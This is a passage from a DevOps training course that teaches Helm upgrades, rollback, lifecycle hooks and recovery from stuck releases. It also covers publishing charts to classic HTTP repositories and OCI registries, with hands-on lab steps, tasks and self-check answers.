


Figure 9.4-1

What `helm upgrade --atomic --wait` does, with hooks:




Figure 9.4-2

5 How it works

Core commands

```bash
helm install shop ./shop-api -n shop --create-namespace -f values-prod.yaml
helm upgrade shop ./shop-api -n shop -f values-prod.yaml
helm upgrade --install shop ./shop-api -n shop -f values-prod.yaml --atomic --wait --
  timeout 5m   # idempotent deploy
helm list -n shop                       # releases (add -A for all namespaces, --failed, --
  pending)
helm status shop -n shop
helm history shop -n shop
helm rollback shop 2 -n shop            # go back to revision 2's config (creates a new
  revision)
helm uninstall shop -n shop             # add --keep-history to keep the record
helm get values shop -n shop            # user-supplied values; --all for merged; --
  revision N for an older one
helm get manifest shop -n shop          # the rendered YAML that was applied
helm get all shop -n shop               # everything: notes, hooks, manifest, values
helm test shop -n shop                  # run test hooks
```

Important flags

Flag	Effect
`--wait`	Wait until Pods, Services, PVCs and so on are ready (Deployments, StatefulSets, DaemonSets, Jobs) before marking the release deployed.
`--timeout 5m`	How long to wait (default 5 minutes) for `--wait` and hooks.
`--atomic`	Implies `--wait`; if the install/upgrade fails, an upgrade is rolled back and a failed install is removed.
`--create-namespace`	Create the target namespace if missing.
`--dry-run=client|server`	Render (and with `server`, validate against the API) without installing.
`--history-max N`	Keep only the last N revisions (default 10) so Secrets do not pile up.
`--cleanup-on-fail`	Delete resources created in a failed upgrade.
`--force`	Recreate resources via delete/create. Rarely appropriate.
`--take-ownership`	Adopt existing objects that lack Helm ownership metadata (recent Helm 3 releases; check `helm upgrade --help`).

What rollback does and does not do

`helm rollback RELEASE N` re-applies revision N's chart and values as a **new revision**. History after rollback: `1 superseded`, `2 superseded`, `3 failed`, `4 deployed (Rollback to 2)`. It restores Kubernetes objects Helm manages. It does **not** restore:

- data in databases or volumes, or external resources (buckets, DNS) changed by the app or a hook;
- objects Helm does not own (created outside the chart);
- anything a `pre-upgrade` migration already changed. Make migrations backward compatible so the old version still works (Rollback §5.7).

Helm uses a three-way strategic merge (previous manifest, live state, new manifest), so manual `kubectl edit` changes to managed fields can be overwritten or, in some cases, preserved; avoid editing Helm-managed objects by hand.

Hooks

Hooks are normal manifests in `templates/` with an annotation that tells Helm when to run them. Helm creates them, waits for them to complete (for Jobs and Pods) and does **not** track them as part of the release afterward.

```yaml
apiVersion: batch/v1
kind: Job
metadata:
  name: {{ include "shop-api.fullname" . }}-migrate
  annotations:
    "helm.sh/hook": pre-install,pre-upgrade
    "helm.sh/hook-weight": "-5"                       # lower runs first
    "helm.sh/hook-delete-policy": before-hook-creation,hook-succeeded
spec:
  backoffLimit: 0
  template:
    spec:
      restartPolicy: Never
      containers:
        - name: migrate
          image: "{{ .Values.image.repository }}:{{ .Values.image.tag | default
  .Chart.AppVersion }}"
          command: ["npm", "run", "migrate"]
```

Hook	When
`pre-install`, `post-install`	before / after objects are created on install
`pre-upgrade`, `post-upgrade`	before / after objects are updated on upgrade

Hook	When
`pre-rollback`, `post-rollback`	around rollback
`pre-delete`, `post-delete`	around uninstall
`test`	run by `helm test`

Delete policies: `before-hook-creation` (default; remove the old hook object before creating a new one), `hook-succeeded`, `hook-failed`. A failing `pre-upgrade` hook fails the upgrade before the new pods start. Keep hooks idempotent and short; a Job that never finishes blocks the release until the timeout.

Recovering a stuck release

Symptom	Cause	Fix
`another operation (install/upgrade/rollback) is in progress`	A previous run was interrupted and left status `pending-*`	Check `helm history`. If nothing is actually running: `helm rollback RELEASE <last good revision>`; as a last resort delete the pending release Secret (`kubectl delete secret sh.helm.release.v1.shop.vN`) after confirming.
Release `failed` and cannot upgrade because of existing resources	Resources exist without Helm ownership annotations	Adopt with `--take-ownership` (recent Helm 3 releases) or add the `meta.helm.sh/release-name` annotation and `app.kubernetes.io/managed-by: Helm` label, or delete the objects.
`UPGRADE FAILED: ... timed out waiting for the condition`	Pods not ready within `--timeout`	`kubectl describe` the Pods, fix the cause, upgrade again (`--atomic` would have rolled back already).

6 Step-by-step guide

Prerequisites: Helm 3, Docker, kind and kubectl. The `shop-api` chart from L9.3 (nginx-based). All local and free.

1. **Create the cluster and install.**

```bash
kind create cluster --name helm-lab
helm install shop shop-api -n shop --create-namespace --wait
helm list -n shop
```

`helm list` shows `shop`, `REVISION 1`, `STATUS deployed`, and the chart `shop-api-0.1.0`.

2. **Upgrade and read the history.**

```bash
helm upgrade shop shop-api -n shop --set replicaCount=3 --set image.tag=1.27-alpine --
  wait
helm history shop -n shop
```

Output similar to:

```
REVISION  STATUS      CHART           APP VERSION  DESCRIPTION
1         superseded  shop-api-0.1.0  1.27         Install complete
2         deployed    shop-api-0.1.0  1.27         Upgrade complete
```

3. **Break an upgrade, deliberately.** Use an image tag that does not exist:

```bash
helm upgrade shop shop-api -n shop --set image.tag=does-not-exist --wait --timeout 60s
```

After about a minute: `Error: UPGRADE FAILED: context deadline exceeded`. Look:

```bash
helm history shop -n shop          # revision 3 is "failed"
kubectl get pods -n shop           # ErrImagePull / ImagePullBackOff on the new pod;
  old pods still serving
```

The old ReplicaSet kept serving because Kubernetes rolling updates never removed the healthy pods.

4. **Roll back.**

```bash
helm rollback shop 2 -n shop --wait
helm history shop -n shop          # revision 4: "Rollback to 2", status deployed
kubectl get pods -n shop
```

5. **Let Helm do it automatically with `--atomic`.**

```bash
helm upgrade shop shop-api -n shop --set image.tag=does-not-exist --atomic --timeout
  60s
helm history shop -n shop
```

The command fails but ends with the previous version running; history shows the failed revision followed by an automatic rollback revision.

6. **Add a hook.** Create `shop-api/templates/hook-job.yaml`:

```yaml
apiVersion: batch/v1
kind: Job
metadata:
  name: {{ include "shop-api.fullname" . }}-pre-upgrade
  annotations:
    "helm.sh/hook": pre-upgrade
    "helm.sh/hook-delete-policy": before-hook-creation,hook-succeeded
spec:
  backoffLimit: 0
  template:
    spec:
      restartPolicy: Never
      containers:
        - name: task
          image: busybox:1.36
          command: ["sh", "-c", "echo running migration && sleep 5"]
```

```bash
helm upgrade shop shop-api -n shop --wait &
sleep 3 && kubectl get jobs,pods -n shop
wait
```

During the upgrade a `shop-shop-api-pre-upgrade` Job runs first; when it succeeds Helm removes it and applies the Deployment changes. Change the command to `exit 1` and re-run the upgrade to see a failing hook abort the release with `pre-upgrade hooks failed`.

7. **Add a test hook and run it.** `shop-api/templates/tests/test-connection.yaml`:

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: {{ include "shop-api.fullname" . }}-test
  annotations:
    "helm.sh/hook": test
spec:
  restartPolicy: Never
  containers:
    - name: curl
      image: busybox:1.36
      command: ["wget", "-qO-", "http://{{ include "shop-api.fullname" . }}:{{
  .Values.service.port }}"]
```

```bash
helm upgrade shop shop-api -n shop --wait
helm test shop -n shop
```

Expect `Phase: Succeeded` for the test Pod.

8. **Uninstall, keeping history.**

```bash
helm uninstall shop -n shop --keep-history
helm list -n shop --uninstalled
helm rollback shop 4 -n shop        # an uninstalled release can be brought back
```

9. **Clean up.**

```bash
helm uninstall shop -n shop; kind delete cluster --name helm-lab
```

7 Real-world scenario

(Illustrative.) A Friday-afternoon release added a new required environment variable. The pipeline ran a plain `helm upgrade` without `--wait`, reported green, and the team left. The new pods crash-looped on startup, but Kubernetes kept the old pods because the rolling update never made the new ones ready, so capacity quietly dropped as nodes were replaced overnight. Monday's investigation used `helm history` (revision 9 `deployed`, no hint of failure), then `kubectl rollout status` (stuck). The fix was `helm rollback`, followed by changing the pipeline to `helm upgrade --install --atomic --wait --timeout 5m` and adding a `helm test` smoke test. **Lesson:** "the API accepted it" is not "it is healthy"; make the tool wait for readiness and undo on failure.

8 Common mistakes and best practices

Don't

- Treat a returned `helm upgrade` as proof the app is healthy. Always use `--wait` (or `--atomic`) in automation.
- Assume `helm rollback` undoes database migrations or external changes.
- Use `--force` or delete the release Secret casually; you lose history and can orphan objects.
- Edit Helm-managed objects with `kubectl edit` in production; the next upgrade may revert or conflict.

- Run slow or non-idempotent work in hooks, or forget `hook-delete-policy` (old Jobs pile up or collide by name).
- Install the same release name in the wrong namespace by omitting `-n`.

Do

- Use `helm upgrade --install --atomic --wait --timeout 5m -n NAMESPACE` as the single deploy command.
- Pass the same values files each time and review with `helm template` / `helm diff` (plugin) before production upgrades.
- Keep `--history-max` modest (10 is the default) and rely on Git for the long history.
- Make migrations backward compatible so a Helm rollback leaves a working system.
- Add a test hook and run `helm test` after deploys.
- Record the chart version and values in the deployment log (`helm get all`) when you ship.

9 Tasks

- [ ] **T1 — Release lifecycle** *(≈30 min, beginner)*
  - **Goal:** install, upgrade and inspect revisions.
  - **Steps:**
    1. Do steps 1-2 on a kind cluster.
    2. Run `helm get values shop -n shop --revision 1` and `--revision 2`.
  - **Done when:** `helm history` shows two revisions and you can show the value difference between them.
- [ ] **T2 — Failed upgrade and manual rollback** *(≈45 min, intermediate)*
  - **Goal:** experience a failure and recover.
  - **Steps:**
    1. Do steps 3-4.
    2. Record what the pods looked like during the failure.
  - **Done when:** the service works again and `helm history` shows the rollback revision with its description.
- [ ] **T3 — `--atomic` in CI style** *(≈30 min, intermediate)*
  - **Goal:** automatic undo.
  - **Steps:**
    1. Do step 5.

2. Write the exact deploy command your pipeline would use, with timeout and namespace.

- **Done when:** a bad upgrade leaves the old version running with no manual action.

- [ ] **T4 — Pre-upgrade hook** *(≈45 min, intermediate)*
  - **Goal:** run a task before the new version.
  - **Steps:**
    1. Do step 6 with a succeeding and a failing hook.
    2. Add `hook-weight` to a second hook to control the order.
  - **Done when:** a failing hook stops the upgrade before any Deployment change, and a succeeding one runs first and is cleaned up.

- [ ] **T5 — Break it: stuck pending release** *(≈45 min, advanced)*
  - **Goal:** recover from `pending-upgrade`.
  - **Steps:**
    1. Start `helm upgrade ... --wait` with a bad image and interrupt it with Ctrl+C.
    2. Observe the next `helm upgrade` complain that another operation is in progress (`helm list --pending`).
    3. Recover with `helm rollback` to the last good revision (and describe the Secret-deletion last resort).
  - **Done when:** the release is `deployed` again and you can explain what caused the pending state.

- [ ] **T6 — Prove it: write the deployment runbook** *(≈45 min, advanced)*
  - **Goal:** operate releases confidently.
  - **Steps:**
    1. Without notes, write the deploy command, the verification commands (`helm status`, `kubectl rollout status`, `helm test`) and the rollback commands for `shop-api`.
    2. State what a rollback will not fix and how you would mitigate that.
  - **Done when:** a teammate can deploy and roll back using only your runbook on the kind cluster.

10 Self-check questions

1. What exactly is stored in a Helm 3 release and where?
2. What does `--atomic` do, and what does it imply?

3. What does `helm rollback` create and what does it not restore?
4. Why use `helm upgrade --install` in pipelines?
5. What is a hook, and what happens if a `pre-upgrade` hook fails?

ANSWERS

1. For each revision: the chart, the merged values and the rendered manifest, stored as a Secret named `sh.helm.release.v1.<name>.v<N>` in the release namespace.
2. If install/upgrade fails or times out, Helm automatically rolls back an upgrade (or removes a failed install). It implies `--wait`, so Helm waits for readiness within `--timeout`.
3. A new revision that reapplies an older revision's chart and values. It does not restore data, external resources or objects not owned by the release, nor undo migrations.
4. One idempotent command works for the first deploy and all later ones, so pipelines need no "does the release exist" branch.
5. A hook is a manifest annotated with `helm.sh/hook` that Helm runs at a lifecycle point (for example migrations). A failing `pre-upgrade` hook aborts the upgrade before the new manifests are applied.

11 Further reading

- Helm documentation: *Using Helm*, *Chart Hooks*, `helm upgrade`, `helm rollback` and `helm history` command pages.
- Flux documentation: *HelmRelease* remediation, and Argo CD documentation on Helm support, to see how GitOps tools map to these actions.
- helm-diff plugin documentation for previewing upgrades.
- See also: Rollback §5.7, Rolling Deployments §5.10 and Deployments and ReplicaSets §8.3.

LAB NOTES What I ran, what I saw, what it means

9.5 Repositories

Topic 5 of 6 | ~4 hours | Difficulty: Intermediate

1 What it is

Charts are packaged as `.tgz` files, and a **chart repository** is simply somewhere those files are published and discoverable. Helm supports two kinds:

1. **Classic HTTP chart repositories**: any web server that serves an `index.yaml` (a catalogue listing every chart version, its digest and its download URL) plus the `.tgz` files. GitHub Pages, S3 behind CloudFront, an Nginx directory or ChartMuseum all work. You use them with `helm repo add`.
2. **OCI registries**: the same container registries that store Docker images (GitHub Container Registry, Amazon ECR, Docker Hub, Harbor, Google Artifact Registry, Azure Container Registry) can also store charts as OCI artifacts. You use them with `helm push`, `helm pull` and `oci://` URLs, with no `index.yaml` and no `helm repo add`.

New projects generally publish charts to an OCI registry because they reuse the registry, authentication and access control they already operate for images (Registries §4.4).

2 Why it matters in DevOps

- **A chart nobody can fetch is not deployed.** CI builds the chart; clusters, GitOps controllers and colleagues pull it from a repository.
- **Immutability and provenance.** A released chart version must never change. Registries, digests and signatures give you reproducible deployments and a supply-chain trail (DevSecOps §0.12).
- **Dependencies are fetched from repositories.** Every `helm dependency update` and every third-party install depends on repository availability, authenticity and licensing.
- **Access control.** Internal charts often embed company conventions and should not be public; registries give you private repositories and tokens.

3 Real-world system example

Public and private chart distribution. Artifact Hub (a CNCF project) is the public search index for charts from many publishers. The prometheus-community project publishes its charts (including `kube-prometheus-stack`) as a classic repository on GitHub Pages at `https://prometheus-community.github.io/helm-charts`; the Argo project, Jetstack (cert-manager) and others publish similar repositories. GitHub Pages hosting is commonly automated with the open-source **chart-releaser** tool and its GitHub Action, which packages charts, creates GitHub Releases and updates `index.yaml`. Since Helm added OCI support (generally available from Helm 3.8), many publishers and enterprises also push charts to registries such as GHCR, ECR, Harbor and Artifact Registry. Argo CD and Flux can both pull charts from HTTP repositories and from OCI registries, so the same artifact feeds your GitOps pipeline (GitOps §17.2).

4 Diagram

Publishing and consuming a chart:




Figure 9.5-1

Classic repository versus OCI, step by step:




Figure 9.5-2

5 How it works

Classic repositories

```bash
helm repo add prometheus-community https://prometheus-community.github.io/helm-charts
helm repo update                                    # refresh the local cache of every
  repo's index.yaml
helm repo list
helm search repo prometheus-community/kube-prometheus-stack            # latest version
helm search repo prometheus-community/kube-prometheus-stack --versions | head
helm show values prometheus-community/kube-prometheus-stack | less
helm install mon prometheus-community/kube-prometheus-stack --version <VERSION> -n
  monitoring --create-namespace
helm repo remove prometheus-community
helm search hub nginx                                # search Artifact Hub (needs
  internet)
```

`helm search repo` searches only repos you have added. `helm search hub` queries Artifact Hub. Always pass `--version` in automation to pin the chart.

An `index.yaml` looks like this (abbreviated):

```yaml
apiVersion: v1
entries:
  shop-api:
    - apiVersion: v2
      name: shop-api
      version: 0.2.0
      appVersion: "1.5.0"
      created: "2026-02-01T10:00:00Z"
      digest: <sha256 of the package>
      urls:
        - https://example.github.io/charts/shop-api-0.2.0.tgz
    - apiVersion: v2
      name: shop-api
      version: 0.1.0
      urls:
        - https://example.github.io/charts/shop-api-0.1.0.tgz
generated: "2026-02-01T10:00:00Z"
```

Publish to a static host: `helm package`, copy the `.tgz` next to `index.yaml`, run `helm repo index . --url https://example.github.io/charts --merge index.yaml` (`--merge` keeps older versions), and upload.

OCI registries

```bash
helm registry login ghcr.io -u <GITHUB_USER>                    # prompts for a token:
  <YOUR_TOKEN>
helm package shop-api                                           # → shop-api-0.2.0.tgz
helm push shop-api-0.2.0.tgz oci://ghcr.io/example/charts       # chart name and version
  come from Chart.yaml
helm show chart oci://ghcr.io/example/charts/shop-api --version 0.2.0
helm pull oci://ghcr.io/example/charts/shop-api --version 0.2.0 --untar
helm install shop oci://ghcr.io/example/charts/shop-api --version 0.2.0 -n shop
helm registry logout ghcr.io
```

Differences to remember:

	Classic HTTP repo	OCI registry
Discovery	`helm repo add`, `helm search repo`	no catalogue; you need the full `oci://` path (use the registry UI or Artifact Hub)

	Classic HTTP repo	OCI registry
Addressing	`repo/chart --version X`	`oci://host/path/chart --version X`
Auth	HTTP basic or none (`--username`/`--password` on `repo add`)	`helm registry login`; same tokens as `docker login`
Index	`index.yaml` you generate and host	none; the registry is the index
Dependencies in `Chart.yaml`	`repository: https://...`	`repository: oci://host/path` (path excludes the chart name)
Immutability	up to your hosting	enforce with registry tag-immutability settings

Chart tags in an OCI registry are the chart `version`; SemVer `+` is converted to `_` in the tag.

Integrity and signing

- `helm package --sign --key NAME --keyring ~/.gnupg/secring.gpg` creates a `.prov` provenance file; `helm verify chart.tgz` and `helm install --verify` check it against a public key.
- For OCI charts, many teams sign the artifact by digest with a container-signing tool such as Sigstore **cosign** and verify in CI or with an admission policy (Image Scanning and Container Security §4.14).
- Pin by version, and for the strictest reproducibility by digest (`@sha256:...` for OCI).

Hosting options

Option	Good for	Notes
GitHub Pages plus chart-releaser	open-source or small teams	free; public by default
OCI on GHCR / ECR / Artifact Registry / Harbor	most private and company use	reuses image auth; supports private repos and retention policies
ChartMuseum	self-hosted classic repo with an API	extra service to operate
S3 or object store plus a static index	simple internal repo	you manage `index.yaml` and auth

6 Step-by-step guide

Prerequisites: Helm 3 (3.13 or newer recommended for `--plain-http`), Docker, and the `shop-api` chart from the previous topics. Everything is local and free; step 1 only reads public repository metadata.

1. **Use a public classic repository (read-only).**

```bash
helm repo add prometheus-community https://prometheus-community.github.io/helm-charts
helm repo update
helm search repo prometheus-community/ | head
helm show chart prometheus-community/kube-prometheus-stack | head -20
```

   You see a table of charts with `CHART VERSION` and `APP VERSION`. Nothing is installed.

2. **Package your chart and build your own classic repository.**

```bash
helm package shop-api -d repo/
helm repo index repo/ --url http://localhost:8080
cat repo/index.yaml
(cd repo && python3 -m http.server 8080 &)
```

   `index.yaml` lists `shop-api` version `0.1.0` with a digest and URL.

3. **Consume it like a real repository.**

```bash
helm repo add local-shop http://localhost:8080
helm repo update
helm search repo local-shop/
helm show values local-shop/shop-api | head
```

4. **Publish a new version.** Bump `version` to `0.2.0` in `Chart.yaml`, then:

```bash
helm package shop-api -d repo/
helm repo index repo/ --url http://localhost:8080 --merge repo/index.yaml
helm repo update
helm search repo local-shop/shop-api --versions
```

   Both `0.2.0` and `0.1.0` are listed. Never overwrite an existing version: bump it.

5. **Run a local OCI registry and push to it.**

```bash
docker run -d --name registry -p 5000:5000 registry:2
helm push repo/shop-api-0.2.0.tgz oci://localhost:5000/charts --plain-http
helm show chart oci://localhost:5000/charts/shop-api --version 0.2.0 --plain-http |
  head -5
curl -s localhost:5000/v2/charts/shop-api/tags/list
```

The last command prints tags similar to `{"name":"charts/shop-api","tags":["0.2.0"]}`.

6. **Install from the OCI registry.**

```bash
kind create cluster --name helm-lab
helm install shop oci://localhost:5000/charts/shop-api --version 0.2.0 --plain-http --
  wait
helm list
```

(Use `--plain-http` only for a local test registry; real registries use TLS.)

7. **Use an OCI chart as a dependency.** In another chart's `Chart.yaml`:

```yaml
dependencies:
  - name: shop-api
    version: 0.2.0
    repository: oci://localhost:5000/charts
```

`helm dependency update` downloads it into `charts/` (add `--plain-http` for the local registry in recent Helm versions).

8. **Automate publishing (CI sketch).**

```yaml
# .github/workflows/chart-release.yml (excerpt)
on:
  push:
    tags: ["chart-v*"]
permissions:
  contents: read
  packages: write
jobs:
  publish:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: azure/setup-helm@v4
      - run: helm lint shop-api --strict
      - run: helm package shop-api
      - run: echo "${{ secrets.GITHUB_TOKEN }}" | helm registry login ghcr.io -u "${{
  github.actor }}" --password-stdin
      - run: helm push shop-api-*.tgz oci://ghcr.io/${{ github.repository_owner
  }}/charts
```

Check the current major versions of the actions you use.

9. **Clean up.**

```bash
helm uninstall shop; kind delete cluster --name helm-lab
docker rm -f registry; pkill -f "http.server 8080"; rm -rf repo
helm repo remove local-shop prometheus-community
```

7 Real-world scenario

(Illustrative.) A team published charts to a GitHub Pages repository and, to "fix a typo", re-uploaded `shop-api-1.3.0.tgz` with changed contents without bumping the version. Clusters that had already cached 1.3.0 kept the old chart, while new clusters pulled the new one. The two environments differed under the same version number, and the digest in `index.yaml` no longer matched cached copies, producing confusing verification failures. The team moved to an OCI registry with tag immutability enabled, made CI the only publisher (triggered by a chart version change), and referenced charts by exact version in GitOps manifests. **Lesson:** a version is a promise; the repository should make it impossible to break that promise.

8 Common mistakes and best practices

Don't

- Overwrite or re-publish an existing chart version.
- Install third-party charts without pinning `--version` and reading the values and templates.
- Commit registry tokens, or leave `helm registry login` credentials on shared CI runners.
- Depend on a public repository's availability for production scaling events; mirror critical charts into your own registry.
- Forget `helm repo update`, then wonder why a new version is not found.

Do

- Publish charts from CI only, on a version bump, after `helm lint` and tests (L9.6).
- Prefer OCI registries for private charts; enable tag immutability and retention rules.
- Pin chart versions (and digests where possible) in pipelines and GitOps definitions.
- Sign and verify charts for sensitive environments.
- Keep chart versions and image versions separate but traceable (`appVersion`, release notes).
- Mirror upstream charts you depend on into an internal registry.

9 Tasks

- [ ] **T1 — Explore a public repository** *(≈30 min, beginner)*
  - **Goal:** discover and inspect third-party charts safely.
  - **Steps:**
    1. Add the prometheus-community repository and run `helm repo update`.
    2. Use `helm search repo --versions` and `helm show values` on one chart.
    3. Use `helm pull --untar` and read its `Chart.yaml` and `templates/`.
  - **Done when:** you can say which versions exist, what its main values are and what Kubernetes objects it would create (`helm template`).
- [ ] **T2 — Publish a classic repository** *(≈45 min, intermediate)*
  - **Goal:** create and consume your own repo.
  - **Steps:**
    1. Do steps 2-4 to publish versions 0.1.0 and 0.2.0.
    2. Install version 0.1.0 specifically with `--version 0.1.0`.
  - **Done when:** `helm search repo local-shop/shop-api --versions` lists both and the pinned install runs the older chart.
- [ ] **T3 — Push to an OCI registry** *(≈45 min, intermediate)*
  - **Goal:** use OCI instead of `index.yaml`.
  - **Steps:**
    1. Run a local `registry:2` and push the chart (step 5).
    2. List tags with `curl` and pull the chart with `helm pull --untar`.
    3. Install from `oci://`.
  - **Done when:** the release runs from the OCI chart and the tag list shows your version.
- [ ] **T4 — Automate with CI** *(≈60 min, advanced)*
  - **Goal:** publish only on a version bump.
  - **Steps:**
    1. Adapt step 8 in a GitHub repository, pushing to GHCR (token: `<YOUR_TOKEN>` via `GITHUB_TOKEN`).
    2. Make the job fail if the chart `version` already exists in the registry (for example `helm show chart oci://... --version X` succeeding).
  - **Done when:** pushing a new chart version publishes it and re-running with the same version fails.

- [ ] **T5 — Break it: mutable versions and signatures** *(≈45 min, advanced)*
  - **Goal:** see why immutability matters.
  - **Steps:**
    1. In your classic repo, change a template without bumping the version, repackage and overwrite; observe `helm repo update` and the digest in `index.yaml`.
    2. Generate a GPG key, run `helm package --sign`, then `helm verify` before and after tampering with the `.tgz`.
  - **Done when:** you can show the digest mismatch and a failing `helm verify` for the tampered file.
- [ ] **T6 — Prove it: choose a distribution strategy** *(≈30 min, advanced)*
  - **Goal:** defend a design.
  - **Steps:**
    1. Without notes, decide for `shop-api` (internal charts on AWS, GitOps-deployed) between GitHub Pages, ChartMuseum and ECR/GHCR OCI.
    2. Explain auth, immutability, signing, mirroring of third-party charts and how Argo CD or Flux consumes it.
  - **Done when:** a teammate can implement your choice from your notes.

10 Self-check questions

1. What is `index.yaml` and who creates it?
2. How do you consume a chart from an OCI registry, and what is different from a classic repo?
3. Why must a published chart version be immutable?
4. How do you pin and verify a third-party chart?
5. What is the difference between `helm search repo` and `helm search hub`?

ANSWERS

1. The catalogue of a classic chart repository listing chart versions, digests and URLs. You generate it with `helm repo index` (or tools such as chart-releaser) when publishing.
2. Use the full `oci://host/path/chart` URL with `--version`, after `helm registry login` if private. There is no `helm repo add` and no `index.yaml`; the registry stores charts as OCI artifacts.
